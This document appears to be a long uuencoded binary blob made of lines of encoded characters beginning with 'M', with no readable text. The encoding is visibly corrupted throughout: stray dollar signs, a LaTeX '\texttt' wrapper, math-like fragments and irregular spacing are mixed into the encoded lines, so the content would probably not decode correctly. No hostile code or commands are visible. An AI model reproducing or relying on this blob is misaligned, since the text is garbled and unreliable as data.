_3EY3?^D@?O5^Z<[1^H7DA=]*86\\ \ \ BV628MB[5"HN1=D/SF9V@"6-D7)$ $$ (1^H7DA=)^2 (1^H7DA=)^2$ M6_97YKU0';Q3AG+Z@N]V_-4`CPGL")<U'P2Z!`)Z&*-`4/ICHRI_'*=ELUSO $M2'R.O4GL-K1L+0@K-<M1W<%,*.[7UYAWV#4;56.#-+@BR\^)P'-FNK")4M%$ MFM"UP`+,X[E,62"TZW;56]>P:0[G,/A%H4PS.G](7?Y,M0E08K*VJ%TG9*N: M,1`5`O\N*!84Q,U9D!W,<'<5?HQZOU@2^DS(@N+8V>.J!1Z6TP+&`#%WT_9" $MC.SKM' \)?"+] \;= P@G/1*M7.B"[O"6=#>Q-9&!$;2WLO+#$.4`#KAF[``'D!$ MF\$,?D)7-H-)P_'.C]@KSCJ2G\J?=/!YRSO4[_C;;GE^WYN9[&P=P#RFF4<5: MPY:J-PA7J%<RCIO9[)0R>S<Q=Y`CN5>;,JU9F=D+*!!RCMW73Q'20JMJA#[& MN/3X5=S7^GCR3'`K7<P>CAE:EAY&^'54`#,JN^4DH*;G0N2\U*QG*ZUA4H:-M9-&PV\$#)AZ.!RV*TPJ12<*X6VHRT>AP:5RRN\$^R?9??11L4H6=8H2)\Z06(1 MZH'<W:U@HH52W53879.M3(I1BZD1,FW^D;-9D9/0;]4YPS4PC\$S,5BB`-9?2 MOC1\\$*,]+EX1M-K(?:L6/^X+HU('VH3XO:Z8?OM,UU]^IX<6BU^YKOG85SFN MX+Q<&O:3K/-AABB!/>.E<J_(E0E,%UZC!CD=LT84RU,U9T`6#^#(R9P.T0_; M=A?C9F/28`\\$6>`Y?MCU)O+0-&FTRUJCLX!F&H<^O.V2,H5WZH[ON^#PP?AH MJ.[JPQ&E,NV[`?3#9D^SBM'.`[]I9Q=AOV"3YQC-7R6*E6DIHN:WN8X/HXZ[M>4BN*D^))+67EGP);NJVQE""J//&8#`O1F[@+=')Q-J_=L*Z6/AFT^%?"MM# $\texttt{MHCI51+Q4Q-'_0NM3\$P>T=+7^]U/<NT_-=!R?\#.XX?TWJF).IS3MJ5\\"[3'9?]$

MDOPW9=E[4ZV*ZCMIH\AICONXZ'[7QLD1R)>'B'C&V.XX'BK"=EPKAKO&)B;0 MU48G@5S574Q5)]+*-"C24QRR":.9028,M'5PB-:KA;+9?,E39^Y6^_6_28S) MXN+S;UB\#>,!@LZF3EFJTHI2%))G187#8K/9+"6C1LZ07]!70Z#NL)4\M.ZE M2<A4TJ2>E2D_5H:2B54X28F)4K\$I,2A2;2I/5I3U!1/5)4GIDYN9/\$ZGZA[/ $MRGV3\0]@_!>.^W/?8-^3W%]=DTIB`8H@^$09V,$:$$);2('S/^ZA1-^5RO(#))$ MH+(6H0B0@RJ"[E[*]=\<^H7NA[*\R^B^*_ZA^G_,]^3=YR/NU]RN$Q/RTX=$ M@*HE2HBI4J<)B:3W:F;J[QQK*S5Y%Z-2K*LZGS6P40I68IT">0C.L`QM+.3H $M<G>>_9_\L/U7>> (Z3^_V?^>'U$SAD>\#R)B)*43/P(S/)&'E)8JR"=$M.4/8$ M*U-\SPENE:[M\$>&I&C>@6GYD^QAUW6<\$\!\T?7?T<P[MDNLZU##QCI(^KZEU ML'62^L<D]Z*1UD<N<PSHGGDA%L'72(8X629/HJ"'17#I^L@ZS-HT65E-"Q\$G MK-0ZV%#C6!3<.TCTGE..2&M?!>VZ95T_%-P]O4UWU/[Z7JNH9U:W58E]70>= $M[_7YH\UZ/): F86:A@Z\#H/?C.(S\M*19V3,AFH8N6DS)?(6MTP^!5%5^8J0F)$ $M^*J4\#"E42J@D\X5/WJC]Q7^U]_F,/_EIMQ^][V\#7FP:"@&3^Z84I[XR/;Q]$ $MWS@\#VO'W?>F1YJ10=\#M\#P>G<4IX/X-R*K$DM5K3K`0BQ'[I70C&^T1+</N_?]$ M\LR8+LE"\>,N3W+-&5+';(L8TM^&>?Q=RR,=:C_.GC\$IS*!W@[\ISOT4_*<A M;OVJ?/`)[*H9_F%AJ&,U85;3O=CFPM=N6]INM6&^SF7&QU-K.>>^F;F[&M8Y M>`>TF--;:A[Q-[?\$!B2,*2JVR>6RO4DO&DN+5FI<`J,2W73&`C:VI#;HA`)T MK8-F4<M1*,K#@!&`@28'M4T'&&U5=-(7&TS\$,NTTJ72.<T9[EH1<V[1+]PIL M\ONF8J39.B#G;Y*:N"VJ88N.INH^8,UXU05&)UPX+%9W37X&;GN*OJPQ8/8@ M6O:OUJIP_.[`SVC:9/#HF^\$C03E?8_G."R.\$#I&\$%^D_-`-I((T2MEG0ZFC5 $M'RW5C!<):4"_=>N(TB41(\SPN,^J+C@TES05`<I!$(D8\,X8UXKZ^"]7-L$M$ M.<*,8GE(8,%2*,-%3@:\$3AO;ZLF=L@-Z0NJ;1!XT4@M930-L#3_N-8J"@@G% MYJL; ZJ"O@Z#U</IQ!'K!G@N98'5(IN\=&E":'A(@D&+GT,)06I.O2\$%4JB:V M969IMF>\C@7"FAK?T'74K'\NM)U[-L-,I,UC4%:&0%RO9X9HBKD4D,VQQ80) $M'(XC<F>W"-7$3RL^FD1&G?-0@43J(LYV$$9E;^:^:^(TE;@^9]+5MAGC?9,QPZ$ MU+T=>F6.\$:#>X`A`8V2SN*%<'P&4J)H(DFZ6";%G0V#F00(26\$716CNH/7XN $MUJCMA 2NLDR! + 0R: T\AVG` #=D; V' = 1 - $0 > $]Z&4RQR/J:?^E8Z`@;3(Z'T1 + CT) = 0 - $]Z&4RQR/J:?^E8Z`@;3(Z'T1 + CT) = 0 - $]Z&4RQR/J:?^E8Z`@;3(Z'T1 + CT) = 0 - $]Z&4RQR/J:?^EYZ = 0 - $]Z&$ M/<[K1?N;OT:=*NANI37:FI@WRGP3W)A/@@'".5(V5@EXDR!JIM'IJP2KCDHK M@O#/ATST\-VNS++,F^I/L/*#.XGUU8:\$T66_<5J+<K3%\`+(%EK`GN;FK3-; MJ7%3*4J&*>BXVBX/>7<L6A7KW%&8GM47-S\$BC8CN27:BR\$4:H6>*(Q4V87GY MS3T;BFQ@P,2WT'D':.]'?1W;9:B][Z]_2PV*:OZH2V`J<V3I`,`85\O"([-& M.E:E!M[4]`WAA9]F7\OI+P?\HVZ,8D&;=6D.*=DWU?FA>B]:PM#5,WD[FR+E MJ%G!!<FRE\$.61IKJ#J>?YT<^@Y]GR7";MSY_XO6G=I-J71+-,H*#1P+ND1U; MIJ(VQ, *3HZG@4%H>JWE86+X#9M52JT@@Y;]_KS_1]#>?-@_HXJ%%/NBN9S_ $M/(>:Z'H*21#"YWGX8>@@Z#RG01<_%#S]C%/V<B.%YV6=`[70N@<[!"Z#GG.W]$ M3G^?0\MSAYG;-\$[9KUYZ]OKSS:N]>?@_F8=>7DHW'K2VSI/+OSS\$ZB?JZG[= $MX;K(]Z4QS7_OF5X>"RU?"<!##]W"1<1+3):7#QF:V\4IP::EY<Z><2)]ZJ*$ MI \$ \$ \$ \$ \$ \$ 5) / 0 , \$ \$ J (JI) "E2/PU1 L, \$ L2H.&!"E'-/N"!3TV:`I < T \$/L?L-GI] < " $ME-5=FO"?5[=?>Z:5X=]L"L-L\3IH)XK3I*3X`6<-$[WC]U/5=.7M46,D_[OE]$ M^1Y`%V`TGZ%2XHX6ZIO2'.`8&-XEAL[-R3=LU'N(@_55--<0W8;=R.5``"I5 $M[Z;PB*.FL-\SB414Y%5V^?2I#]X"XOK76/@#B.-L?L,&D[6^D67IE9!FUX@.$ M\-+%KH>^`Y9P14S3FAK/#\$U@6GO@VQ1VBP"G9*T`(5=BW)@"-?OPE!1`SPEB MY`YM'BX`;)S+"\$GVPIOE_`+;FF:(3YRU*E28G7B-%>D`2SJ-)+\+X3C]8J(2 MJ0\$8::*<K'35[).WD5RDZ)WR<#P0F<!,BK)'.M(NGOP9[GHP6KKD<TD-L=<P M,.P?-M[UKM[PB`<#EW#.QR6AGG0VAU0F.H[3"J)Y(X9SB;3V=W&!5`#C9FWB $\texttt{ML>\#(6?@,2\$UR,F-1Q/BV6FM35\$Y\&Q;5:K`D;TN<.?9AA>\#85AR)DQ\#0\)RJX}$ MP<0'@TTFH;29[\$T<Q2!%%#AE):-,PH90@=UJM*+#MD`ML0&5@-YW+9C4JX3M MOE+&V\IRC,.'L]UJ\R!;FZZS&CIS=("!&2YP/Y`F;[^!R1\$2UT<H3FS(0363 MG<;59[D'L2L?`'OL**!GBYQ%352`BH,,!R%\;&-7H[CFW,1SK8G,UPGNSWZ] M&=EF\95#0HJ5OW6LQ%1?!Z6*A8O(8D"4R-AABTAE`08Q((XR;-%>S'>C\$70W $M(G2<C8(@1(((5,X1_K]3HM&)^{1@G})C16T$#MN6[;=0<0&.['CU;X.?6$TL,$ M9!GU\$"WK?ILJ8;@@\$!`#V;))I>=R,?/L6EC/@^]+;WA:N,=Y^B,^0.0,W8S! MFS1#@&4-D]<B*5]\#70N8CB(-&_0Z6<K\G0/6;39%?7B*CGC",';:@_ME0ON MOG8"&S"C4:R\SZ8%22J?@N97%YI2L7K/HI>=/+.4L =MU7KJ='%@M.XY9:M% MT^CR\+]'DAO=7<ITFXL;E#@W+QH9:-&++#V`#I\$7/+4:36TBY[:+-\:-+G;+ M8N,7"1<E_%<%<^1^W/H97KR'LOM'?7@+CD=8PX169)XS07L%V\9N),/]HTXL MTX\&LW7>)!31&N:@AV9NC1T@:CRMQ2JT+,+ON`REL4HLD:@3TGT!V*N_?V[J M^H03]97WR&'#<Q2KMKJ+`7KG:^GH/I+LXQ6/.=@R1EUT6AN[TUVKD\$%!GH<. MN_8N#Z:2\/E[EPJZ/)=_R9S9!XO*F:YE<\$UE0YR&:/D,PZ/G9P9F*7.+;SIS MAZT;=%9U+V?S7S*KOYIOK9OL:+GNU1<]SWEL1WS?^6ZI[7,;AUKG>>YWGHOM

 $M(X_)G4W5.>CAZ#FN?C2[B1XZ/BO-<](<]R^6B[ISW/>5U3[$A">HZ'[73Q6Y]$ $M@W[,(_{E'-8=9}*RCVGL.!=.YM\\#HDS+.GW)A2-:N?[W_?WN,&"R33]^S:1:$ M\$._P=Z_1%]D,EP,7`N5S'#9B*1RGN;G-R(=O*1S)"GAG7%7Q!D22@WM815)/ $\label{eq:model} \texttt{MQ}\$! \texttt{BD}\$4 \texttt{B32I"?SE22-*4H}</\texttt{O=-}) \texttt{L};? \texttt{V6I.}; \& \$56 \texttt{F}\#^\$ \$^@4_9: ^\texttt{IHGUG}\#\texttt{T}; 4$ M3/[WP']"9M)RX^Z\ML%I=ZA*X+AI"P;(`MY=>-GO6V%E5U_28\)D%]&%A!_- $MW \setminus [U>W=PJYUZ_9' \setminus K0[ZMOS_-OY!H \setminus VE$&$F##!"JDXTZ-HO^Q6SIUZ9V,E$ MBS7HI7\W[/D`^^<A#G",\$OHN\MEPQ%ON 'FH:&<R/W0Q3Z3G:&(`&,U2POS0 M33&@\$T#U;K@GG<\$\$Y2^E;5HOIOFK2>CHRJ-))IK?4^,VKESW8P15MSWNJ3"B $\texttt{M} < \texttt{VI*PSJY\$/:X9G6@R)9\$B[P[91\#5@0[T\$/4M4\#61"X'`Q!E^68'QD5:5":\8] }$ $MY4 < 2W+.=OI:.)PK^M$G'G&Q[+I2\F+*D]B'9F&:V#>K$J(,F4)#DHXL!>H/$ $M\&VG'(;M=TVD,('-*+R#95V[`AC<\U>:OO4IM!C3H1>]'L62FCZXXYX.\&-0,$ M'C'/:PS<^TS6H6,FM^W.\\$?7D:Q\$.=B@O"FBDYLH%;:(VJ4[A-RF:\+W&'Q> M;PH4<#S'`S`DR37==X^YG)P%IUM22`72%H%F`D%-]`S&!X&K%K0NZ`5<0RZ= MN\Y9.DE;HMNY<%&?*YYOVRDSG&8H1[?N7&.*A!`^TT(CF3O2!A#>0Y2973T) $M03=]RYZOV\Z>D(*^JH(/$=AJ[7*#6*XU5"&!**9!&A)/"VFN0,J3SS.*VL\G$ $\label{eq:m*S-*5} $$M*S-*5"&0DAI\#/RX6R>3:II:I`8')1RQ'.J,SN+BD&2V\U;IP)<5K\L6I"\#H\#BB$$ MN\:7S6"7Q0!.2Z3J8P%C&U0+]^QR9<3K@@6:F<0V='2#?D8!D?_%]9"60XQ0 M_M.44@[H%JT[6VY:QU6B^V.%"`7,<=0Q_.WC<*\ZN]`,.\$*/HI\$`D5T703*; M[#>^T5S"V,H<4(&Y0I#N;.5F:`H))_R.L`Y[:WKPN40N%Y/U`_/3E1KTLI)4 MUBJIKK2&R&@\$ER6A5Q#>2N[;!=+1<]!>B+>&)[[=S@2-'*409HO!+A41U[FY]]M:FNZS:,ZZ6M!2W24[E35LT3P@]LG)-]K@198Y<]U<9TK1Y6M?*"7?GS1=LGG $\label{eq:main_substitution} $$M^]2]\E:JO8(,LW0=>@6VSPGQ'7?>Z6M:V1&;J6+'%<(5ND\+L_0VQ=LJ=`:")$$ $MV + J2BTT + V.S + 9!AMNR < I[O4T + IOIYC(#=&^0C1W)PX.?:YT;I4W'4,=+TVG?]$ MK#<CS4A;/K;EO'>.6&3H6[MN2;_OL>E)Y=C>EV>B>060AG=+48T&7:#S[]AP M#&R'N;R/G!@7VD#V)2M54\-G7`+-DGU'2/Q0N&6MX3ID@PCRV4>:FI"0EN52 ME/:'(*IG\$BM9`6KTE_+7,21+X9F7R3[[/8:JZNYRG1G`"F=4\P=&.IW5J^E* MUPJ>[E`IRIZ>4X3XM/,H%6I&ZN#>.^[29BN93-V>+@I/WZ\$Y]TC#4;SU*AN\ M,'\$(;W@^L=\$BC4J>XR3T\$J/%Q>\$Y_H.@=!T'F='@I\$<+".BBZ/H>AT3ONCCP M'02(H8GMK:Y^?HWEL,A7!FG-KRY]\$XUZ;V5U8M=7Z5I^,]=TD]'E'K&6QSN1 M H'OA]-R`CNASOM3?YKKCZZGO!YIY\:S2U"X=I8PJ=%_.U:&^V]);Z2US4YV $M_?SLJ!!53/WA]R6WW>$A+%"A@YC?)#WI7'3G%J^6\LGH0[XC[4G]:X66\XG]$ $M, K<N$B/T(9/7)[)\8&]2(YLJQ"T?:>F^^:^Q<\I/[6;!&^)M_>:2*DW$@@0($ M)?BP@9?/J87[O9PP0;>VZLW!:`VS(BF#W?7L111Y<#_LBOUY`TDC]:*"8J1\ MI)?.F"R!_%H0Z1"9H2,*D%QNC(2!@>2LM70-&\$!V75<YB2)17\F'V5?]OCLK M]MTK]PY"; AOLL9\1WW[SKUW<=G.V7OBL'5]8MT=FNVNNF+AA:H<%[DRZ\$J&1 $M) = YF^{E2}(5K+H608S.=6]=\&.~<6)>]6>ZU-1N-6,&^D_69Q^.~(L;C9;'(+Q))=0$ MAS<<*.Q<T1EID+`][GM6W^[V?4`S>>^.6'8G)G%)-6ARVF\$9E\$D-OLW#46G7 MON^&#;+78@O>IPF1Q;'CN8N65R327O5]ZNG*]I:.J\"D:3%RAFK!XX)I:9,S M&W"K6FK%/FX<.WAW>"@@(19-?\$9M^5D3*HXPS+]:5`9+XE\$'N#/YF#0VC1Y/ M\$L324YB03>_<^A*,0YT3CQ;V;U83)X3<0,*\:&967:3N<[QS]7HUQU5*O7?P $\texttt{M54$(A>TM9WS-[`LGF9LDPZ/S(9BZM9\#2FM*"+`T9NGGT_\$"E\Y6C\#5@L88T!}$ M'-QH:+5F3UL'N92'6UPZK3*51[XO,"M:!0R&5[O&FXN<;W-;"&F0K&9ZM?\$: MN<W2ORBG1F,1&H\$(DXZ(#6S"#\%7HPB*5M*XKBVHV8FR=*L%&Z3B8W\FDJK` MD, ZDC#LKAGULN/'\$RY@,0?^_^B=4B1IJS9MX_")0U0]1IYF4NNZ>7K"=.P=Y M:S;(B6Z]7I;1'+6;NINB2ZL\$12'(R9)EX2\834X)CA#1AHU0<=&-X@Z'(4P. M2D6I_&H,\$U*,Z1EBFZ+#\$0P+,'(=ZS&+@V\$2/!Q4]L>A(?WVEL#>HSUJ%'#K M,!;/YVZ!D19N#\$8<\EBCK!@[4Q.X;9.>K(,`@N8!<RHF2W%S`=HMGA*74A.U M`H<KB.#H.>]HOS,A(EE@Z\$<SJ^\$2A!_--VYV9]=K+-XU%`C4Q/L7VM@Y\$)JQ M.""(/,388F&^EBNZ\$PTS@Z=CY\=EC5Y^1R<J0BH/T45^XI.AG' 1&6.Q[Q5J $MA>YR=K-[@B56(<4BYF!F(Q%W:K?D56AOI&T9=,O!R<>:P<!XI8K3*3?!.^$ MN[5Z7.CC49RP!YK;^@B<SU`>M"FJ.-*UW)6`M&X>7>;?238@,=Z62;>&O.@/ M,K^"`[F=FGG3<70^KKC?G'!7ED4-M_BS00E=@.GH01IP[BUMDR.MY9L\)6U\ $\label{eq:mty7de40} \verb|MTY7DE40|| ZR!Q'Q; "G<FFRY<&LEE.OWS_`"; OOJT<[=>[@MG9N[+\.:;1580\#5]] | GARGER | GARGER$ M,)=NRNX6A>UV\$%M(;D8<9IIMVXGOV]5Y@#\$YZXQII)\$B[NE1!9Y?]!)34",2 $MP/U%;/5L66'J9_QWH3'DV\AV3VD7_?\#&i&()L:?$"U_E:=B0/YG.4,5E+]=)$ MZ[X#"2/>6%KP>_(:CXHRGZ??G7]@S;B%"HO;?HZ]T26E/S<,C>4EOQ7QB/00

M&*O)!= $^&2;DM\&''+O38=?=^O>4FSP2EC6XQ/:WY]UF4:A<^Z,HJ*(9SW,\])$ M(</_J6MG7'5G7F'H;WG:[`:2+(XE%*J%^=%ZST.-C>ZQXB=!\$VSI((\Q#T6; M<[S+GN?E\??\$\DI'19!D^@0Q<\Z1K9_*<YU;NF0Y_BJR_;5S3\$JE=C)NJ;=Z M*L7AYMR7U^:^)]]9OZ_/2?^@0*1?/AM[C2@9)@6SA'B/GD\$%];_B:7?YSZ=H $MM86M&8?[2Q]#>T;;O;(K"8)*!N/R-76[U[R_1_=N@GT)23[0?3D/@VDX5)"J$ MB1501](*)BB/P%8Y,BIDCE\$TY0C;\?P^Y^V_D.<3Q=^';>%>8X)V.Q^RX"_# M+27`6^5NM^AYA(6'/^.^8+#9)7I4G*WAH/T 1Z3O5]HN"ROO@!;%<C[KO)J7 $\verb|M1I/&ZTO19WT[I"H-W*G86J&4GT21"J\\:A"WB=OML!JIB21C&<X2[5AD.E2\\>$ M)M7A%DAIO6P8WF3/\CN-_0]WDJ%5<H,6=[D^<Z\96'B13'F_ZL:ZGQS8&01M M)Q?5`3/S)U=`%P8EC86S.Z.70SMKK]BLK*!VV^8Z:SOMX%,#`\#A8]R<).2W MH45K:4_=J1@Z&0E`0@\$A.<HQ"-!A:*074QPC?*G50E"R,0\$V+Z%9B;P,CPAB M]%:1%3X_,HF#BQ(DD%JN'&M>"-P29SB+8O*.F=]C2E@.DC,@F<2M,PF2Z=TB M9YZ91'9U5Z-\'5I:-]"%5%'!<X'*1ZTR2SS,HNJ,?Q4H/9]=P2>5?\[ZY\M= MK72RU&QB#!9I*`O&F4Z1479H8=E\$#]%5)+8I\$&<%=-A`56G&W0>L9?5VPFO% ML#'TP41S4TY/ERR*VPQ%F2VLP?N--Z&(7#21HAH([J@D%)N%X.\VX'/U;!], $M"Y/I.XW.-54?$J[7=F\#OBQ;-:'\#C*7ZDLX*@5M$P+=QT'\9NQD5L%?%GAN#@$ $\tt MK3HES,M4*AECCS(JD.H^\$P@=10WM4PXWO6C<BM\$F\$!<","`B<XPBT3)T"RW$ MI!]78H.&(A#\$*AJODF:?X;N#%[@?;C'&Y4/6+!UK+:HLHYU6HN%9D`@#"0)L MMG%<TF:/RY.D#G'OIM,OTKODY#<K,Y"/!7<SQB4-1PT*HSG:;\]UFJL\$#N.D $\texttt{MY,V\#\&] = NQKW\$2R)T!^K\&]5Y5"C\NR;\&;M28]V9;BM9E]OSJ>:"@CH*0(B)FH \\$ MBYB+:)8_C6.=E?*\$%"P(P@X6MW205>&3B`V4A)!BR3<9#%4YQ(W?U=%+MY\X M;77)2S,UC\XH=`F43I&\$Q@<X,B[915!,%1X;6)0CG9-8Z8D.3?%]&J^O`9DF M@EM"#8#-)ED&L_B7@\2096YMCN70>=ZW-\$_HIIZ"Y=[S[-F\X#*%FA#UN/+) M<_=8Q0/E9BP5?*0T567@FRYM_"L#H9]\$B7&.A6LY2*8E3\$CN\$F)[P9^B#GJQ $\texttt{MH_<L2\#G1;J8E>CI3>.9`**\#SEY]L7\\ \texttt{OVF}\\ \texttt{1})I6;\#-W.V)V$8]&R^"C)76T(+1) + (1) +$ $MQK9-0=&3`Y6._P]:;X40,Y,;&G1>&$WPHV64UG";8'&TRM)K>`R@-5&`)E'F$ M]'H0FQ=<0W[:W`A%3;;#.XV%+VM`5!SA"%%?>LP%ISP.(#&-7IS(E.F[80R6 MW@7/NN.^EI1?A!9!<RX6H?/C/FE>&FS[@#??MNRA)BOSX@N=[BC6]FP#6.IZ M)W#^+AMAYKP1&\$[P>4-8A<)E8`@-FZ/%AAGF6Y+).ECNJB-(`TS7?MTV24YA M@), WZPP!''!(0BI8ZA:D%M+]%4]MNO=UII=)KP^U1LL%B;RC[3&#"9_^4"C1 M\$]W2S!W'64*>O[N@QF+/N9%VUN"!ABF)XZ-W\$2\AIY3XHO=2S%I(LOC[44Z^ M:55>BT^/'5J*2Q5:;K7[N@#ND9RK3VE;=U&2AE.R-C+F->W(**`M7F%E-H!X $M];+CXXH",<4\#W`[X>\(5*<8Z*TV]O*?NT!C'-K!/EH2UZ9-.)#)M.YZJ67>($ $M<INC%734U>L)?BP^]R-L<Q/6!*]Q<?!03#98%S%P?+!.H#J^AM4_WBO:.1B,$ $M_SOE='O^*][OSON9;KGVOJU3P__<[HW3^YR/-[:+FN:YF'B,HYKP?#B\!!SG.]$ M6R+L4QSC'N9Z2'G(9+Y^S7GJC4-`]]Q"%ON)?BO[<)SX6Y>,^RZ9M*9=AW;_ M##\$@W1!(2+RPG'(=?7.#W,UC>?;K,EM"D`;77H(0,`FF(SIMTPE/(/N7Y\$G8 M#)P#)5UNMJ^"9*ZF5'/A`Q39U@:&3`UBS4F&K7Y^4?32O05\T!@*4\^"`*!5 M\$E5)\$E5%3^,F'\7J['9^7X2&FF#X`K@%`6\GVJ/1)M0@!:Y[Q64!LC9PLM,@ $MY@%JU^{?2FD'30+KE?_F+30[4*@Y5Li7MR6DL4I6N"#.M]YUR&W2[E<;<#L"$ M+R[YZM-5=!)I!YD=ZW2[SD=.OPFZ"%,\$&>;?-<T#*KRL>U`K1X9Z#\$6&NDU_ MF,_R;PE)P&7U-I)EM\IGS3+@W0/Q=QYZ2G2%I(.W+P#(>"QU_S>H/<!2VW-' $M24-P"O*H.I#9HQ@^"QMZ,'#Q\B^5=8PX/LQ&^@76;XR%=F`62?1C()(>+(OU))$ M96R<YX4>-*O4C@+QTK212N(?I\$^@IP)=2\K1B2K;00W[0129YS?%D06I\$6@Y $M#=F5,XL-ZN1E&).%.6$>F_<I&$S*.0[CU^J_H(ID.V#QIA>.89/L4*HHE>_B$ MO-;OH/Q:`Z75P3)^V=LL"*<FDC&D9LRYLQ9F>3&6821XAS3*&OL".ZA:)7NA MNVG&H%VIK=2U)8O(>6QUJ,];B"B68P?)6,!'3'Y\\$9XOZ7S;@<.QTQK!:]5T MJ1(:QAMC&3T>6R+/39+3T\$A\$E)QI1=>6>+C3:LK<Z-]_C0OG?U5F+@XY5>KN MSP(DYL2^2`O^901]"Q,A&P9FQE9\$U%5%/0\J'N9'-X6F70FE+FN2:JS28V1D M=;*++J[+-<&3NJFQ4AU91MS;*W+;A;C99&[++-:"YT#0#IWWQFEZBK>.9/.Y M.QU661UF9S4U%;&_%]?9'DB&C1,L.UWT=7D\$ZQ.UP:"I,@7K.,-LU1^\$XJ00 M`0F025\$R2"<.WM84<Z(AI6"D*S09>[V,?.R[BY*1MVJN\$:BM)0.D2\$R%TQ"T MOJ.#2DVZ\=QC(POR0#>1Y`*CP(@S(K1L[QH;2*VEJ\$C'E>*`[80=FG\$R53AZ M=`HICJSL\A9911NJ%MM@3A;&HU/\$BS*K\$O1,\$)#8NT0P&I]!>ILPD,JIS#11 MCC&A^GMF!-YW>=*U2O<; V71<Y7<DTS6/1W39&D#[HD3@50/`[(O*`*"A![Q4 M"[710>ACNSS/C\$1%SMN&C5*E\XINM>%+JNB#VY&9GO0SM1EEDJAQKIC.3H2-M@(P@PH.^0%I\$GD%"BY`C`%@]UJ6LKP>,^">_%,7=YKMI/,&E^5L*(XM*74%U MTC1YP1V!J@X#-'Q<8]\$[&ED[-1]!LKWLJ:<]>2^L^,[@P-AS\VUK^K:4I;U# MS8YR%S-M70G"):T)P@CXYR>B8CB\IY\I6!?J[GZZAV@5#9@E8SIP.H<(0Y4A MEK4#N?C+%:\6=I1DML3NJ+0/MGRTE3\$)DU`@0!Z>@W!"_*Q=MSF;%4I5/H+" MZXK-,.\#J`FWK#GU5E73SZ]6YIR[;"9T+33?,URJ<NGQ42'VX]9RBU>ON7%M

MLEQ4FFKK_]#.!BHR6VIV1\$=)52.J6W%1_)5M`C5">Y+9SDAJ#4+'PQGP"`@(M(8,F6>0DC=8S5!2YFQE8H90Y37-9J4+N:3,BK&UF4UZ6>0]5ZM\NY!ZE[ILY M0>ZK@?#V3C"3^\7D5TP\$12:.IA"[EOM^[-M6&R7HF(<,5A>3ZUY=FL'!.%8F M]L2P;D_Q?8L*URSB'(P+^V2T7]X\$Q-ZFZ]\7!Y<GDW*CZ\!1MU.T<_QD659 M_)N48KKU0];*VU)Y35'P+:Y;;N63KR,%!@HN7[[E.5Y;OXD?K06US\$74L%PO $M(^!R4\$0\#C'^L\&=,[Y=4+8+172S]G==YZ_+^[^WV]KX4S13S>FC0H7FNQ9U*[$ $M%6MUQ>\.61P79)>E@Y$,+:00186+=H$C'2-G%H,Q7V\'^Y/WTI3]*48?/% Z$ M6/Q76NL8K,QB:(!D2B""A?&^,`3`_8K\$GMDQ<D9'Z\49\$,603[E4GDJDC%2E M\$DHJ%6)%)1/;*DD[':Q/!\$GALD34;KP:@QT,)XO<^O\3\1A("W3969!@L-_Y M59I=FG.)Y&#./TC%TR/0(OX;S%EZ8]=2ECL?%Q0>=EG,T)Y'.ZW+L?XV@1N* MB5`1Z-S22FT3,/\$/9\&^#I0L1Z8N3)'U&Q\[MTF9:1!!,4YR%8Z[<^%:7/>= MEU`KT'.2*YU8;=T9@[&"9"-WQVXW_[;LKMIG)Y`70%UM3,XFB()9]!A%G.!3 MM'Y6<D9T)'`(RT9TJ,=RWI+1R7*^,L2E)-SZP*\$J%@ZV\$""KYY6N:%IH?,C\ M9CI)G`3^P*JF3K%M=H8!`<R%N33@4HR*][73YLPP.6&]H;@T,QYSPL#)PO%: M;,B2_@)^.!YYK(\$<^W`WRA#1%<I*SXH7%!(`,7C5\$6'4NB7*!JK<5VCG:*OQ $MW"]8M^P>5G".C+*LQ#(2,&9M?`XJC1Q9\-*#1,+=@F:PRL.B<J[*U@8&B!+H$ $MI@"OH4*TF8?!Q>\^=B07B<1XPTB$!7@N,&:NIQA:2&8AI+$A(>23-7-Y<0J)$ M\:'!G'%46#6/B91V7CE4\$VU7=I,08=0&4,'BV.PN&Y.M-KZ5@V/^<DT?LT2S M;"J:]^IF2RW=?`]<P*\.[?K,%-+SST'\$#-PV0UN"9@9S5A?8.1K8"Z:R?-^: $\label{eq:main_main} $$M$@1A@+^&P\#;R"RR;S&P(G$2$:O\RB7$QA'IF9UB<\#(.IN>7Y_CD\:D)*)D$$ M(=)MK\^UP%8#^I+.])A?S(IT%Z,DR)"HT>>3&6^(F1F8U+6A0/@6#S\$(LU@F MMO+4QS*"F^<X_2&:OX*05%=CL9\$D.XD#2F91PJ:\$GI:)K'9'R=:0"&.\$]NT% $M@(*B[\P"/+C>`:A3,*U%Q[@YSJS"NO@K^8/.W>=?I-L6DLBS,E#6.SG&#A']$ M.@=LV:"B[5<O+IMB4%@,B`WEBI`9@XCD1IQM8(,I/CN+%8@X-JIIXZ8(2;E8 $\texttt{M} \texttt{>+} \texttt{T"LIAN} \texttt{LK} \# \& \texttt{G/W} \texttt{<} \texttt{[YW} \texttt{DF} \texttt{-} \texttt{FQ} \texttt{6} \texttt{TA} \texttt{<} \texttt{XER} \texttt{<} \texttt{S}^- \texttt{*@} \texttt{(V3"@0*E`<>Q,NPCW0D4} \texttt{)}$ $\texttt{MALP-V+V-*\backslash PSHD(WVQ)AP4'(6Y\$AJ10H6\backslash/9Y+\$+\backslash IE3=@\backslash;Z\$F@.)\$HLM(T)}$ $M-B^<,"+=2%>8"PSX^5UF<]0@TKF:Q/)(Q-=A;K]@QCQU304L::'.6<-P1K/2$ M&[4G^;NKS.Q._3K8OQHX6#S=VR_9OLU+:)=Q]O_H[V&S*6Y#`\/JTX>*3&KS M9AFF^PIP*,:!C4BACU<'(*XS(U+22X1JF6[HZ-Q.:<G50;CEG;<"/KD+=7GO MP%AAW4S)<*!BU0GBHXCS4-)>\J4L`K.AN=!\T8S+C>/#Z+-]>MWS[,L,%*\O M, I4<?N, V_YKB"Z4/<'_T8/DCZ-*_\$)OM#!MU"X0M7DPZZ\$3,XMPK5O_,>E' MAJ3A6`B>VS;\7_CYWDUMC@,HZ]GL-/X6MRJ.]2)\$F1^WKH"*Y/0=03&'U\$E] M5LCY\$Y<WY\WWLR>1!0ZN[07G6;*B3&'>INEQY2X07;,<234C/=%RDN"0BYGD M^5Y7%JYMGC<LA>,Y?XT-&Y>EY>'Q8=<10=\GW-0>/X?RN;]_F?*DHG=>+5/' M]%R/'LR_`^9S9]C%-N]AW!5/%L7T/;Y[L&@C_QBNFIV%3R=?;I(G-T&B*3J= $\verb"MOFSYFQ7") \verb"P]", \verb"HQ" \verb"HBE@QJ4&#"/[2_D, LL!DAFV?GIUQEV"M=-]SVNC[OK_:E/MOFSYFQ7] = -... \label{eq:mofsyfq7}$ 